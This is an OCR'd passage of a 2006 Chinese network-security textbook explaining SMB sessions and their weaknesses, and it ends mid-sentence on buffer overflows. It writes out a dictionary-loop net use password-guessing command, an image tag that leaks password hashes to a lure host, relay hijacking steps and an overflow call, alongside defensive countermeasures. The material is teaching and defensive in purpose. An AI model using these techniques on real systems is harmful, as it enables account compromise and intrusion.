


北岳文艺出版社

卢赤班 著

新 New


网络安全 NetworkSecurity技术

- 本书从攻击和入侵检测两方面讨论了网络安全问题
- 介绍了在Windows 平台实现基于代理的入侵检测系统的方法
- 分析了Windows系统安全
- 论述了入侵检测的目标、特征等
- 分析了优秀的入侵检测软件Snort

北岳文艺出版社

卢赤班 著

网络安全 NetworkSecurity 技术



图书在版编目(CIP)数据

网络安全技术/卢赤班著.—太原:北岳文艺出版社,2006.7
ISBN 7-5378-2630-7
Ⅰ.网… Ⅱ.卢… Ⅲ.计算机网络—安全技术
Ⅳ.TP393.08

中国版本图书馆 CIP 数据核字(2006)第 072722 号

网络安全技术
卢赤班 著
*
北岳文艺出版社出版发行(太原市并州南路 53 号)
www.bywy.com
太原晴朗印业有限公司印刷
*
开本:787×1092 1/16 印张:8 字数:170 千字
2006 年 6 月第 1 版 2006 年 6 月太原第 1 次印刷
*
ISBN 7-5378-2630-7
I·2595 定价:20.00 元

前 言

随着信息技术在世界范围内蓬勃发展，信息安全受到越来越广泛的关注。一方面，威胁安全的事件不断出现使安全防范得到广泛重视，主流操作系统安全级别由 D 级提高到 C2 级，在网络传输中使用 SSL、IPsec 等技术对数据进行加密，采用各种专门的安全防护系统(杀病毒软件、防火墙、入侵检测系统等)对系统和数据进行防护，使信息系统有了基本的安全保障。另一方面，攻击技术也在不断发展，突破防护体系的事件时有发生，迫使人们采取更严密的防范措施予以应对。攻击与防范技术在相互制约中不断提升，面对不断涌现的新的安全威胁，研究更好的防范技术以保证信息的安全显得十分重要。

本书从攻击和入侵检测两方面讨论了网络安全问题，并介绍了在 Windows 平台实现了基于代理(agent)的分布式入侵检测系统的基本技术。

从攻击的角度，分析了 Windows 系统安全，包括：SMB 构成与安全弱点，溢出攻击原理与攻击代码，针对 IIS、ASP、SQL Server、IE 的安全漏洞分析，侵入后的控制，木马，通信的隐藏，常见病毒与蠕虫分析。

从入侵检测的角度，论述了入侵检测系统的目标、特征、数据收集机制、系统结构；并对优秀的入侵检测软件 Snort 进行了分析。

通过对上述分析，介绍了在 Windows 平台实现基于代理的入侵检测系统的方法。说明了分布式入侵检测框架的实现方法，同时，讨论了两种类型的代理的实现方法，这两种代理是：一是基于网络以网络数据为数据源进行检测的代理，二是基于主机以 Windows 系统进程为检测对象的代理。

目 录

第一章 针对 Windows 的侵入

1.1 SMB 会话的安全弱点

1.1.1 SMB 概述

NetBIOS(Network Basic Input/Output System)是一种用于网络的编程接口API，1983年由Sytek公司专为IBM开发成功，很快Microsoft就使用NetBIOS接口开发网络服务器及相应的客户软件。目前，NetBIOS可以在多种协议上实现。如：TCP/IP、NetBEUI、IPX/SPX，在TCP/IP上实现称为NBT(NetBIOS over TCP/IP)。NetBIOS名即通常的计算机名，用来在NetBIOS下标识计算机。在Windows2000以后，NetBIOS名有被DNS名取代的趋势。

SMB(Server Message Block)是一个用于网络中不同计算机之间实现文件、打印和IPC$（命名管道、邮槽）共享的协议。SMB可以基于NBT实现，使用端口137(UDP)、138(UDP)和139(TCP)；而在Windows2000以后，SMB还可以直接基于TCP/IP，使用端口445(TCP)实现。

UDP137端口(NameservicePort)，主要作用是在网络中提供本机计算机名。

UDP138端口(DatagramPort)，提供网络环境下的计算机名浏览、数据传输等功能。

TCP139端口(SessionPort)，用来建立会话连接、实现共享。

TCP445端口，SMB直接在TCP/IP实现时使用该端口，作用与139端口类似。

1.1.2 远程访问共享资源流程

在Windows系统中，应用程序访问网络共享资源，不必考虑网络传输的具体实现，只要指定被访问资源的UNC(Universal Naming Convention)名，即：\\[服务器]\[共享名]\[路径]，系统会通过重定向器把访问请求定位到UNC指定的远程资源，完成对资源的访问。

重定向器通过下层协议向服务器方发送消息，这些消息采用预先定义好的数据结构，既SMB协议。服务器方的服务程序接收SMB消息，根据消息的内容通过本地I/O来处理请求，处理结果同样用SMB消息返回客户机。这些发送、接收SMB消息进行通信的过程又称SMB会话。SMB会话实现网络远程资源的共享。

假定通过一个网络读\\Remoserver\Musicshare\moonriver.mp3文件，远程读该文件的流程如下所示：

1.调用文件操作的API函数CreateFile，应用程序向本地操作系统提交一个请求，要求打开\\Remoserver\Musicshare\moonriver.mp3。

2.根据从UNC路径描述中获得的信息，本地操作系统的文件系统判断出该文件I/O请求的目的地是一台远程计算机，计算机名为\\Remoserver，所以将此请求传递给重定向器。

3.重定向器将此请求格式化成一条SMB消息，消息的格式是请求打开远程计算机上\Musicshare目录下的moonriver.mp3文件。

4.如果是基于NBT，在格式化好的SMB消息前加NetBIOS头。




图1.1　文件远程访问流程

5.通过一种传输层网络传送协议，比如 TCP/IP，正式送入网络。

6.名为\\Remoserver 的服务器通过网络接收到数据，解包，得到 SMB 格式的请求数据。

7.服务器把 SMB 请求传给服务器的服务程序。

8.服务程序提交一个本地文件 I/O 请求，读位于\Musicshare 目录下的 moonriver.mp3 文件。

9.服务程序得到文件数据。

10.服务器把读到的文件格式化成 SMB 数据，如果需要，再加上 NetBios 头。

11.通过网络传输层协议 TCP/IP，服务器将数据传送到客户机。
12.客户机对数据解包，得到文件数据。
13.重定向器把文件数据提交到本机操作系统。
14.本机操作系统再将数据返回给当初应用程序。

1.1.3 实现 SMB 的部件

前面是实现远程文件共享资源的基本流程，除了文件共享外，SMB 还实现了打印、IPC$等共享，过程都比较复杂，尤其从应用程序到重定向器之间涉及到很多部件，下图给出了一个实现 SMB 所需部件及其关系的框架结构。




图 1.2　　实现 SMB 所需部件及其关系

①第一个组合 远程文件共享的实现

这个实现涉及 APP、MUP、RDR、SMB 等部件。远程文件共享就是由它们实现的。

APP 表示一个应用程序，SMB 是完成封装和解封 SMB 协议的部件，Windows 下是由 MRXSMB.SYS 实现。RDR 是重定向器，由 RDR.SYS 实现。

实现文件共享所用到的基本部件，除了前面提到的外，还有 MUP(Multiple UNC Provider)，即多 UNC 提供者。由于一个应用程序可能使用不同网络协议，MPU 的基本任务是为来自应用程序的 UNC 请求做网络协议选择，定位到相应协议的重定向器。比如，如果要访问 NETWARE 的文件服务就定位到 IPX/SPX 协议的重定向器。MUP 是运行在内核模式中的一个实体。

SRV 是做为服务器时起作用的部件，为客户机请求提供服务。如果作为客户机，不涉及这一部件，因此这里用虚线框起来。

②第二个组合 命名管道的实现

这个实现涉及 APP、NamePipe、RDR、MSB 等部件，一般使用这一组合开发基于命名管道(NamePipe)的远程通信，相对于 SOCKET，这种方法方便快捷。

NamePipe 是一个简洁的数据传输通道，以一种类似于文件 I/O 的方式实现，采用命名管道文件系统（Named Pipe File System, NPFS）接口，每个命名管道有一个名字，正象每个文件有一个文件名。客户机和服务器应用可利用标准的 Win32 文件系统 API 函数（如 ReadFile 和 WriteFile）来进行数据的收发。命名管道即可以用于本地进程间通信，也可以用于不同计算机间进程通信，如果是后者，同样是通过 RDR 重定向到相应网络。NamePipe 用 NPFS.SYS 实现。

③第三个组合 IPC$共享的实现

这个实现涉及 APP、WNet、MPR、Services、RPC、NamePipe、RDR、SMB 等部件，WNet 是系统提供的一组 API，提供对远程文件、用户、组等操作功能，由下层的 MPR 提供接口。由 mpr.dll 实现。

Services 是系统服务，这里只讨论 Server Service 和 Workstation Service，这两种都与远程访问有关，Workstation Service 主要提供对远程服务器的连接，获取服务器信息。Server Service 为远程客户机提供文件、打印、IPC$等共享服务。

RPC(Remote Procedure Call)是远程过程调用，包括上面两项服务的很多服务是通过 RPC 实现的。RPC 可以在多种通信中实现，通过端点(endpoint)来指定，如：端点指定 ncacn_np，表示该 RPC 通过 NamePipe 实现。RPC 的实现是 RPC 实例，每个 RPC 实例都有一个标识，称为接口标识（Interface identifier）。

系统内部创建了许多命名管道，目的是为 RPC 提供通道，从而实现远程过程调用。每个 RPC 实例的接口标识(Interface identifier)与一个命名管道对应，如：接口标识 6bffd098-a112-3610-9833-46c3f87e345a 对应系统内的 wkssvc 命名管道。而一个命名管道一般与一项服务相对应。如：wkssvc 对应的是 Workstation 服务。

所以，系统中通过 RPC、NamePipe 实现的服务，可看作系统提供的资源，本地计算机调用远程系统的服务，正是对这种资源的共享，称做 IPC$共享。

④第四个组合 实现 RPC

这个实现涉及 APP、RPC、TCP/IP，这个流程不依赖 NamePipe 和 SMB，直接在 TCP/IP 上实现 RPC。如：在 TCP135 端口实现 DCOM 查询。

1.1.4 基于 SMB 会话的认证过程

SMB 会话是指基于 SMB 协议进行通信。SMB 的主要功能是共享资源，由于安全性的要求，要访问共享资源须先通过认证。Windows 中基于 SMB 会话的认证方式有多种，下面以 NTLM 认证方式为例作一说明，NTLM 认证过程如下：

1.客户机向服务器请求一个连接，它发送它的已编码的 NetBIOS 名字到服务器，服务器接收到 NETBIOS 名字后回复一个会话报文，建立连接。（如果 SMB 直接基于 TCP/IP 则没有此过程）。

2.客户端发送一个磋商 (negprot)请求报文。服务端接到后发送 negprot 应答报文。如果要求以加密口令进行认证，服务器在 negprot 应答报文中，给客户端发送一个 64bit 的随机数(challenge)。

3.客户端发送认证 (SesssetupX)请求，内容包含：与 challenge 加密后的口令 hash、用户名等。然后服务器通过发送一个 SesssetupX 应答数据报来允许或拒绝本次连接。

当完成认证之后，客户端可以发送一个 TconX 请求，指定它想访问的网络资源：磁盘、打印机、IPC$、COMM。之后服务器会发送一个 TconX 应答数据报以表示此次请求是接受还是拒绝。

1.1.5 SMB 数据结构

在 SMB 数据结构中，总共包含了三个基本类型：命令代码、命令参数以及用户数据。和其它的协议一样，正是依靠这些不同类型的数据，SMB 实现了认证、共享数据传输、远程过程调用等网络功能。

在研究数据结构之前我们先做以下定义：

```
typedef unsigned char  UCHAR;      // 8  unsigned bits
typedef unsigned short USHORT;     // 16 unsigned bits
typedef unsigned long  ULONG;      // 32 unsigned bits
```

图 1.3 是一个包含 SMB 数据的结构图，TCP/IP 头这里不做讨论。




图 1.3 SMB 数据结构

NETBIOS Header 定义如下：

UCHAR Type;

UCHAR Flags;

USHORT Length;

Type 域值 0x81 对应一个 NETBIOS 会话请求。0x82 对应一个 NetBIOS 会话应答，0x00 表示后面是一个 SMB 会话。

SMB 的基础报文（SMB Base Header），这个头部在所有的 SMB 数据报中都会使用，其中 UCHAR Command 域保存请求命令 id。比如：当值为 0x72 时，表示该会话为磋商请求，0x73 时表示会话是认证请求，0x75 表示会话是 TconX 请求。

接下来是 SMB 命令报文（SMB Command Header）。

该报文设定了请求命令的具体内容。

1.磋商请求的命令报文中包含客户端所支持 SMB 协议的版本信息。服务器向客户机发送磋商应答报文，应答的命令报文中 UCHAR SecurityMode 域指定客户机向服务器认证时传送明文口令还是加密口令，如果传送加密口令，在 UCHAR EncryptionKey[]域保存 chanlage。

2.认证请求的命令报文项中：

域 UCHAR CaseInsensitivePassword[]; 保存用 ANSI 表示的用户口令 hash。

域 UCHAR CaseSensitivePassword[]; 保存用 Unicode 表示的用户口令 hash。

域 STRING AccountName[]; 保存用户名。

3.TconX 请求的命令报文中 STRING Path[]域指定共享资源的名字，比如：IPC。STRING Service[]域指定资源类型。

因此，从数据报的角度分析，访问资源流程首先是认证和指定资源：NetBIOS 连接请求和应答、negprot 请求和应答、SesssetupX 请求和应答、TconX 请求和应答。

上述过程完毕后，如果要访问共享文件，接下来用 open(0x02)、read(0x0A)、write(0x0B)等命令请求。

如果是访问 IPC$，则用 Transaction(0x25)请求，它的数据结构有所改变，如图 1.4 所示。




图 1.4 访问 IPC$时的 SMB 数据结构

在命令请求后面增加了 RAP Parameters 和 RAP DATAs。

在 Transation Request 中，域 STRING Name[]存放命名管道名称，用来指定具体的管道，如：\PIPE\<管道名>。域 USHORT Setup[0]存放子命令代码，指定对该管道进行哪种操作，如：读、写等。

在系统中创建的命名管道是用来实现 RPC 的，每个命名管道对应一个 RPC 接口标识，实现一组 RPC 功能。RAP Parameters 就是用来指定具体实现该组的哪个功能，如：0x00 表示 NetShareEnum 功能，该功能是列举远程共享。实际对应了 Netapi32.dll 中的函数 NetShareEnum()。

RAP DATAs 是和 RAP Parameters 相关的数据结构。

1.1.6 SMB 安全弱点

1.认证过程的弱点

从安全的角度看，认证过程有几方面的安全弱点，一是攻击者以用户的身份从客户机登录到服务器，这需要知道用户名和口令，攻击者可以利用很多方法探测到。二是在客户机和服务器进行认证时嗅探认证数据。三是在合法客户机与服务器进行认证时，攻击者劫持会话，最终登录服务器。四是可以利用网页诱骗用户点击得到该用户密码。

1)攻击者探测用户密码的方法有：

①用 net use \\（ip 地址）\ipc$ "（密码）" /user:"（用户名）"试探。

用户名用 Administrator，选择不同密码，针对设置简单或空密码的管理员帐户进行密码猜解。

②在命令方式下执行一个 DOS 批处理命令：

for /f %i in (字典文件) do net use \\主机\ipc$ "%i" /user:"用户"

该方法把探测口令的命令写成一个批处理命令循环，把常用口令集合到一个文件中，称为口令字典，以批处理方式运行，速度比第一种快的多。

③用系统 API 函数 WNetAddConnection2，它是一个可以实现连接的系统函数，不断调用该函数，通过对参数中用户名和密码的枚举，最终实现连接。原形如下：

DWORD WNetAddConnection2(LPNETRESOURCE lpNetResource,LPCTSTR lpPassword, LPCTSTR lpUsername,DWORD dwFlags)

其中参数：LPNETRESOURCE lpNetResource, 包含有共享资源路径的结构

LPCTSTR lpPassword, 访问共享资源的密码

LPCTSTR lpUsername, 访问共享资源用户名

DWORD dwFlags 连接共享资源的标志，可设为 0

由于可以在程序中以多线程方式实现该函数的调用，配合口令字典或实行口令穷举，速度非常快。很多暴力口令猜解工具都使用此方法。

④直接构造 SMB 会话进行用户和口令枚举，该方法是直接构造 SesssetupX 请求包。可以在一条 SMB 会话中放多个请求(AndX)，在一个会话内进行多次口令试探。利用该方法编制的软件如：SMBCrack，它在暴力猜解 Win2000 的口令时，速度大约是流光的 4~5

倍。但是这种方式有一个缺点，它指定不使用挑战和加密方式进行会话连接，只能使用明文口令进行验证，如果在服务器端禁止了明文认证方式，它就无用武之地。

⑤有人模拟 SMB 协议写出了以 NTLM 挑战方式认证的程序，只要稍加修改，就能实现口令猜解且克服了④中只能猜解明文口令的缺点。

2)嗅探，由于以太网是广播型的，如果把网络适配卡置为杂凑(promiscuous)模式，它就能侦听在该网段上传输的所有信息包，用 Sniffer（嗅探器）可以把包抓下来。假如客户机登录服务器，用 Sniffer 把登录过程中的用户名和加密口令抓下来，利用密码破解工具破解密码。如果以太网是用交换机实现的，侦听不到网段内和自己无关信息包，这时可以采用 ARP 欺骗来嗅探。

3)会话劫持

在局域网中，假定：A 是攻击者，S 是 SMB 服务器，C 是客户机。A 已经实施了 ARP 欺骗，C 把发往 S 的包发向 A。

①C 打算访问 S 的共享资源，他向 S 发 negprot 请求，实际发向了 A。

②A 收到后，向 S 发送一个 negprot 请求。

③S 给予确认，给 A 一个包含 challenge 的 negprot 应答。

④A 假装成 S，向 C 发送应答。

⑤C 收到应答，向 S 发送 SesssetupX，实际还是发到了 A。

⑥A 收到 C 发来的 SesssetupX，转发到 S

⑦S 对密码验证后，给 A 发 SesssetupX 应答确认。

⑧这时 A 就通过了 S 的验证，可以访问 S 的资源。

软件 SMBRELAY 就是利用此原理实现了会话劫持。

4)点击网页。在网页中加一句：<img src="file://<诱骗计算机的 IP>/C$/A.JPG">，当用户点击网页时，用户的系统根据网页语句里的 IP 地址去连接，对诱骗计算机进行连接尝试，并试图用他的用户名和加密口令打开 A.JPG 文件，诱骗计算机上安装有侦听软件，接收到用户名和加密口令，得到的加密口令用暴力猜解工具就可破解。

2.空会话的安全弱点

在 Windows 中有一内建的用户 anonymous，空会话实质就是用 anonymous 用户登录服务器。如：net use \\（ip 地址）\ipc$""/user:""，用户名和口令都设为空，实际对应的是用 anonymous 用户登录。在 Windows 下默认允许空会话，这在安全性方面造成了一定的弱点，因为 anonymous 在登录到服务器后拥有某些权限。也就是说把用户名和密码设为空就可以登录到服务器，且具有了某些默认的权限，最重要的权限是可以访问 IPC$，即访问系统提供的某些服务，比如：wkssvc 服务，通过它可以探测用户列表、共享列表等信息。

3.服务中的溢出漏洞。

远程服务是基于 IPC$上实现的，由于服务中的一些功能函数存在缺陷，攻击者可能在远程通过 IPC$利用这些缺陷达到入侵的目的。例如：调用 Workstation 服务中的函数 NetValidateName 时，该函数的第二个参数被写进远程计算机的日志中，

如：NetValidateName (L"\\\\192.168.0.100","AAAAAAAAAA",NULL,NULL,0)，

参数 AAAAAAAA 就会被写进日志。写日志的过程中系统调用 vsprintf()函数，而 vsprintf()函数缺少充分的边界缓冲区检查，因此，当 NetValidateName 设定的第二个参数过长时，vsprintf()函数产生溢出，攻击者利用调用 NetValidateName 函数，精心构造第二个参数，使服务器被攻击者控制。

当然，Microsoft 针对安全弱点和漏洞会进行改进，但新的漏洞又会被发现，造成新的攻击点，而且好多用户疏于防范，既不采取安全策略，又不及时打补丁，致使安全性非常薄弱。

1.1.7 防范措施

基于共享的防范措施很多，安全性和便利性是一对矛盾，在满足需要的前提下采用最大的安全性，是最好的选择。

1.修改注册表禁止共享

在注册表：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters 新建 Name: AutoShareWks 和 AutoShareServer 子键， Type: DWORD（双字节） Value: 0 使共享取消。

2.禁止空连接枚举

在注册表 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA 中把 Restrict Anonymous 的 DWORD 的键值改为：1，不过有人报告可以绕过该值进行空会话枚举。更严格的限制是改成 2，但改成 2 的话可能造成一些服务不能正常工作。

3.关闭 Server 服务

当关闭与共享相关的服务后，则共享无法使用。通过“控制面板”→“管理工具”→“服务”打开服务管理器，在服务管理器的服务列表中找到 Server 服务，使用鼠标右击该服务，在弹出的菜单中选择“属性”，然后选择“禁用”。

4.关闭相关端口

如果不需要 SMB 和 NetBios，可以关闭 TCP 的 137、138、139 和 445 端口。

1.2 缓存区溢出

1.2.1 缓存区溢出概述

缓存区是一个接受数据的存储区域。由于接受数据的变量可能是静态的、局部的或由 new 关键字申请的，因此数据可能位于数据区、堆栈或堆中。

堆栈帧结构为高级语言中实现函数或过程提供了便利，但当函数调用发生时，由于将寄存器值、函数返回地址等重要数据压入堆栈，与被调用函数的局部变量共存于同一区域，如果使用不当，可能使局部数组变量长度大于定义的长度，超过其存储空间，从而占用保存寄存器值、函数返回地址的区域，此现象称为堆栈溢出，黑客可以巧妙利用这种现